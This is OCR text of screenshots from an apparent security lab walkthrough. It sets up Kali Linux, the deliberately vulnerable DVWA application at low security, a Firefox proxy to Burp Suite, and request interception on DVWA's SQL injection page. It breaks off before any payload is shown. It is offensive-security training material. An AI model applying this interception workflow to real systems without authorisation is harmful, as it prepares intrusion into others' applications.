




PROCESS:



Kali Linux
Damn Vulnerable Web App
192.168.56.101/dvwa/login.php
DVWA
Username
admin
Password
Login
Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
Hint: default username is 'admin' with password 'password'



192.168.56.101/dvwa/security.php
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
DVWA Security
Script Security
Security Level is currently low.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
low
Submit
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]
Security level set to low
Username: admin
Security Level: low
PHPIDS: disabled
Damn Vulnerable Web Application (DVWA) v1.0.7



192.168.56.101/dvwa/vulnerabilities/sqli/
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7



Kali Linux
Damn Vulnerable Web A
New Tab
Search with Google or enter address
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Firefox
Search the web
192.168.56...
github
kali
http.kali
youtube
superuser
docs.google
Wikipedia
Sync and save data
Sign In
New tab
New window
New private window
Bookmarks
History
Downloads
Passwords
Add-ons and themes
Print...
Save page as...
Find in page...
Translate page...
Zoom
100%
Settings
More tools
Help
Quit



Kali Linux
Damn Vulnerable Web A
Settings
Firefox
about:preferences#searchResults
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
General
Home
Search
Privacy & Security
Sync
More from Mozilla
Search Results
Network Settings
Configure how Firefox connects to the internet.
Connection Settings
Configure Proxy Access to the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration
HTTP Proxy
127.0.0.1
Port
8080
Also use this proxy for HTTPS
HTTPS Proxy
127.0.0.1
Port
8080
SOCKS Host
Port
0
SOCKS v4
SOCKS v5
Automatic proxy configuration URL
Reload
No proxy for
Example: .mozilla.org, .net.nz, 192.168.1.0/24
Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.
Do not prompt for authentication if password is saved
Cancel
OK
Extensions & Themes
Firefox Support



Kali Linux
Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp
Project
Intruder
Repeater
View
Help
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Settings
Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings
Intercept on
Forward
Drop
Open browser
Time
Type
Direction
Method
URL
Status code
Length
Intercept is on
Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.
Learn more
Open browser
General
Home
Search
Privacy & S
Sync
More from
Extensions &
Firefox Suppo



Kali Linux
Damn Vulnerable Web A
Settings
192.168.56.101/dvwa/vulnerabilities/sqli/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
5
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7



Kali Linux
Burp Suite Community Edition v2025.3.4 - Temporary Project
Request
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers

